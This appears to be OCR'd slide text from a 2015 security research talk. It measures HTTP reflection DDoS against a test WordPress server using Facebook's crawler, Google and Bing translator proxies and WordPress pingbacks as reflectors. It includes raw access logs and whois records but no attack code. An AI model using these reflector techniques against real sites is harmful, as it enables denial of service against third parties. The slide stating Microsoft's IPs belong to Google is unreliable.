Zombie-1	1 x E5-2630L v2 @ 2.40GHz	512 MB	20 GB
Zombie-2	1 x @ 3.60 GHz	738 MB	16 GB
Zombie-3	1 x E5-2650 @ 2.00GHz	1 GB	30 GB
Zombie-4	4 x @ 2.00GHz	1 GB	60 GB


DATA COLLECTION

- The victim's server always rebooted before launch the next attack
- Testing repeat 5 times for each scenario
- Result in average
- Monitoring's server is close to the victim

MEASUREMENT PARAMETERS

- Traffic bandwidth in Kilobit per second (Kbps) and Packet per Second (PPS)
- CPU and Memory Usage in Megabyte (MB)
- MySQL per Second (MQPS)
- HTTP Response in milisecond (ms)
- Ping Time Response in milisecond (ms)

RESULT (FACEBOOK)




```
173.252.114.118 - - [01/Dec/2015:15:56:28 +0700] "GET /logo.jpg?id=342 HTTP/1.1"
 206 131072 "-" "facebookexternalhit/1.1"
173.252.114.116 - - [01/Dec/2015:15:56:28 +0700] "GET /logo.jpg?id=352 HTTP/1.1"
 206 131072 "-" "facebookexternalhit/1.1"
173.252.114.118 - - [01/Dec/2015:15:56:28 +0700] "GET /logo.jpg?id=343 HTTP/1.1"
 206 131072 "-" "facebookexternalhit/1.1"
173.252.114.119 - - [01/Dec/2015:15:56:28 +0700] "GET /logo.jpg?id=326 HTTP/1.1"
 206 131072 "-" "facebookexternalhit/1.1"
173.252.114.116 - - [01/Dec/2015:15:56:28 +0700] "GET /logo.jpg?id=365 HTTP/1.1"
 206 131072 "-" "facebookexternalhit/1.1"
173.252.114.117 - - [01/Dec/2015:15:56:28 +0700] "GET /logo.jpg?id=340 HTTP/1.1"
 206 131072 "-" "facebookexternalhit/1.1"
173.252.114.113 - - [01/Dec/2015:15:56:28 +0700] "GET /logo.jpg?id=325 HTTP/1.1"
 206 131072 "-" "facebookexternalhit/1.1"
173.252.114.113 - - [01/Dec/2015:15:56:29 +0700] "GET /logo.jpg?id=316 HTTP/1.1"
 206 131072 "-" "facebookexternalhit/1.1"
173.252.114.113 - - [01/Dec/2015:15:56:28 +0700] "GET /logo.jpg?id=381 HTTP/1.1"
 206 131072 "-" "facebookexternalhit/1.1"
```

NetRange: 173.252.64.0 -
173.252.127.255
CIDR: 173.252.64.0/18
NetName: FACEBOOK-INC
NetHandle: NET-173-252-64-0-1
Parent: NET173 (NET-173-0-0-0-0)
NetType: Direct Assignment
OriginAS: AS32934

From IP whois, we found that the IPs retrieved content from the victim is belong to Facebook

RESULT (GOOGLE TRANSLATOR)




```
66.249.84.64 - - [01/Dec/2015:18:01:02 +0700] "GET /wp-content/themes/twentyfour
teen/js/functions.js?ver=20150315 HTTP/1.1" 200 4529 "https://translate.googleus
ercontent.com/translate_c?depth=1&hl=en&ie=UTF8&prev=_t&rurl=translate.google.co
m&sl=auto&tl=es&u=http://web.kalpin.es/&usg=ALkJrhgBr2DJ_10MZaBvhq2-eztwl8oOdQ"
"Mozilla/5.0 (Windows NT 5.2; rv:42.0) Gecko/20100101 Firefox/42.0,gzip(gfe)"
66.249.84.127 - - [01/Dec/2015:18:01:02 +0700] "GET /wp-content/themes/twentyfou
rteen/genericons/genericons.css?ver=3.0.3 HTTP/1.1" 200 31045 "https://translate
.googleusercontent.com/translate_c?depth=1&hl=en&ie=UTF8&prev=_t&rurl=translate.
google.com&sl=auto&tl=es&u=http://web.kalpin.es/&usg=ALkJrhgBr2DJ_10MZaBvhq2-ezt
wl8oOdQ" "Mozilla/5.0 (Windows NT 5.2; rv:42.0) Gecko/20100101 Firefox/42.0,gzip
(gfe)"
66.249.84.64 - - [01/Dec/2015:18:01:02 +0700] "GET /wp-content/themes/twentyfour
teen/style.css?ver=4.3.1 HTTP/1.1" 200 77408 "https://translate.googleuserconten
t.com/translate_c?depth=1&hl=en&ie=UTF8&prev=_t&rurl=translate.google.com&sl=aut
o&tl=es&u=http://web.kalpin.es/&usg=ALkJrhgBr2DJ_10MZaBvhq2-eztwl8oOdQ" "Mozilla
/5.0 (Windows NT 5.2; rv:42.0) Gecko/20100101 Firefox/42.0,gzip(gfe)"
66.249.84.66 - - [01/Dec/2015:18:01:02 +0700] "GET /wp-includes/js/jquery/jquery
.js?ver=1.11.3 HTTP/1.1" 200 95977 "https://translate.googleusercontent.com/tran
slate_c?depth=1&hl=en&ie=UTF8&prev=_t&rurl=translate.google.com&sl=auto&tl=es&u=
http://web.kalpin.es/&usg=ALkJrhgBr2DJ_10MZaBvhq2-eztwl8oOdQ" "Mozilla/5.0 (Wind
ows NT 5.2; rv:42.0) Gecko/20100101 Firefox/42.0,gzip(gfe)"
```

NetRange: 66.249.64.0 - 66.249.95.255
CIDR: 66.249.64.0/19
NetName: GOOGLE
NetHandle: NET-66-249-64-0-1
Parent: NET66 (NET-66-0-0-0-0)
NetType: Direct Allocation

From IP whois, we found that the IPs retrieved content from the victim is belong to Google

RESULT (BING TRANSLATOR)




```
120.89.92.192 - - [07/Dec/2015:17:20:11 +0700] "GET / HTTP/1.1" 200 39587 "-" "l
ibwww-perl/5.833"
120.89.93.70 - - [07/Dec/2015:17:20:11 +0700] "GET / HTTP/1.1" 200 39587 "-" "-"
120.89.93.70 - - [07/Dec/2015:17:20:08 +0700] "POST /wp-cron.php?doing_wp_cron=1
449483608.6062579154968261718750 HTTP/1.0" 200 - "-" "WordPress/4.3.1; http://we
b.kalpin.es"
120.89.92.192 - - [07/Dec/2015:17:20:24 +0700] "GET / HTTP/1.1" 200 39587 "-" "-
"
111.221.31.1 - - [07/Dec/2015:17:24:47 +0700] "GET / HTTP/1.1" 200 39587 "-" "Mo
zilla/5.0 (Windows NT 5.2; rv:42.0) Gecko/20100101 Firefox/42.0"
209.141.33.19 - - [07/Dec/2015:17:24:48 +0700] "GET /wp-content/themes/twentyfou
rteen/genericons/genericons.css?ver=3.0.3 HTTP/1.1" 304 - "http://111.221.29.49/
proxy.ashx?h=Yk0oUyGyzVjkIDmpT0YJ2oEWGV4tTtUZ&a=http%3A%2F%2Fweb.kalpin.es%2F" "
Mozilla/5.0 (Windows NT 5.2; rv:42.0) Gecko/20100101 Firefox/42.0"
209.141.33.19 - - [07/Dec/2015:17:24:48 +0700] "GET /wp-content/themes/twentyfou
rteen/style.css?ver=4.3.1 HTTP/1.1" 304 - "http://111.221.29.49/proxy.ashx?h=Yk0
oUyGyzVjkIDmpT0YJ2oEWGV4tTtUZ&a=http%3A%2F%2Fweb.kalpin.es%2F" "Mozilla/5.0 (Win
dows NT 5.2; rv:42.0) Gecko/20100101 Firefox/42.0"
209.141.33.19 - - [07/Dec/2015:17:24:48 +0700] "GET /wp-includes/js/jquery/jquer
y.js?ver=1.11.3 HTTP/1.1" 304 - "http://111.221.29.49/proxy.ashx?h=Yk0oUyGyzVjkI
DmpT0YJ2oEWGV4tTtUZ&a=http%3A%2F%2Fweb.kalpin.es%2F" "Mozilla/5.0 (Windows NT 5.
2; rv:42.0) Gecko/20100101 Firefox/42.0"
209.141.33.19 - - [07/Dec/2015:17:24:48 +0700] "GET /wp-includes/js/jquery/jquer
y-migrate.min.js?ver=1.2.1 HTTP/1.1" 304 - "http://111.221.29.49/proxy.ashx?h=Yk
0oUyGyzVjkIDmpT0YJ2oEWGV4tTtUZ&a=http%3A%2F%2Fweb.kalpin.es%2F" "Mozilla/5.0 (Wi
ndows NT 5.2; rv:42.0) Gecko/20100101 Firefox/42.0"
209.141.33.19 - - [07/Dec/2015:17:24:49 +0700] "GET /wp-includes/js/wp-emoji-rel
ease.min.js?ver=4.3.1 HTTP/1.1" 304 - "http://111.221.29.49/proxy.ashx?h=Yk0oUyG
yzVjkIDmpT0YJ2oEWGV4tTtUZ&a=http%3A%2F%2Fweb.kalpin.es%2F" "Mozilla/5.0 (Windows
 NT 5.2; rv:42.0) Gecko/20100101 Firefox/42.0"
209.141.33.19 - - [07/Dec/2015:17:24:49 +0700] "GET /wp-content/themes/twentyfou
rteen/js/functions.js?ver=20150315 HTTP/1.1" 304 - "http://111.221.29.49/proxy.a
shx?h=Yk0oUyGyzVjkIDmpT0YJ2oEWGV4tTtUZ&a=http%3A%2F%2Fweb.kalpin.es%2F" "Mozilla
/5.0 (Windows NT 5.2; rv:42.0) Gecko/20100101 Firefox/42.0"
```

inetnum: 111.221.30.0 -
    111.221.31.255
netname: Microsoft
descr: Microsoft
descr: Microsoft Corp, Singapore
country: SG
admin-c: MP234-AP
tech-c: SC1001-AP
mnt-irt: IRT-MICROSOFT-APNIC-SG
changed: hm-changed@apnic.net
    20090714
mnt-by: APNIC-HM
mnt-lower: MAINT-AP-MICROSOFT

From IP whois, we found that the IPs retrieved content from the victim is belong to Google

RESULT (CMS WORDPRESS)





```
120.89.92.8 - - [28/Nov/2015:07:32:45 +0700] "GET / HTTP/1.0" 200 39587 "-" "Wor
dPress/4.3.1; http://www.pprlgroup.com; verifying pingback from 108.61.199.179"
120.89.92.8 - - [28/Nov/2015:07:32:46 +0700] "GET / HTTP/1.0" 200 39587 "-" "Wor
dPress/3.2; http://gatiningsih.staff.ipdn.ac.id"
120.89.93.149 - - [28/Nov/2015:07:32:46 +0700] "GET / HTTP/1.0" 200 39587 "-" "W
ordPress/3.6.1; http://www.ppcindo.com/blog"
120.89.92.8 - - [28/Nov/2015:07:32:46 +0700] "GET / HTTP/1.0" 200 39587 "-" "Wor
dPress/3.5; http://www.primacleanservice.com"
120.89.92.8 - - [28/Nov/2015:07:32:47 +0700] "GET / HTTP/1.0" 200 39587 "-" "Wor
dPress/4.2.5; http://www.sembadapangan.com; verifying pingback from 119.81.1.178
"
120.89.92.8 - - [28/Nov/2015:07:32:47 +0700] "GET / HTTP/1.0" 200 39587 "-" "Wor
dPress/3.2; http://gatiningsih.staff.ipdn.ac.id"
120.89.93.149 - - [28/Nov/2015:07:32:48 +0700] "GET / HTTP/1.0" 200 39587 "-" "W
ordPress/3.6.1; http://www.ppcindo.com/blog"
120.89.92.8 - - [28/Nov/2015:07:32:48 +0700] "GET / HTTP/1.0" 200 39587 "-" "Wor
dPress/3.5; http://www.primacleanservice.com"
120.89.92.8 - - [28/Nov/2015:07:32:49 +0700] "GET / HTTP/1.0" 200 39587 "-" "Wor
dPress/4.3.1; http://www.pprlgroup.com; verifying pingback from 108.61.199.179"
120.89.92.8 - - [28/Nov/2015:07:32:49 +0700] "GET / HTTP/1.0" 200 39587 "-" "Wor
dPress/3.2; http://gatiningsih.staff.ipdn.ac.id"
120.89.93.149 - - [28/Nov/2015:07:32:49 +0700] "GET / HTTP/1.0" 200 39587 "-" "W
ordPress/3.6.1; http://www.ppcindo.com/blog"
```


IP list above is the IP of CMS Wordpress as reflector


RESULTS (GRAPH)

OWASP

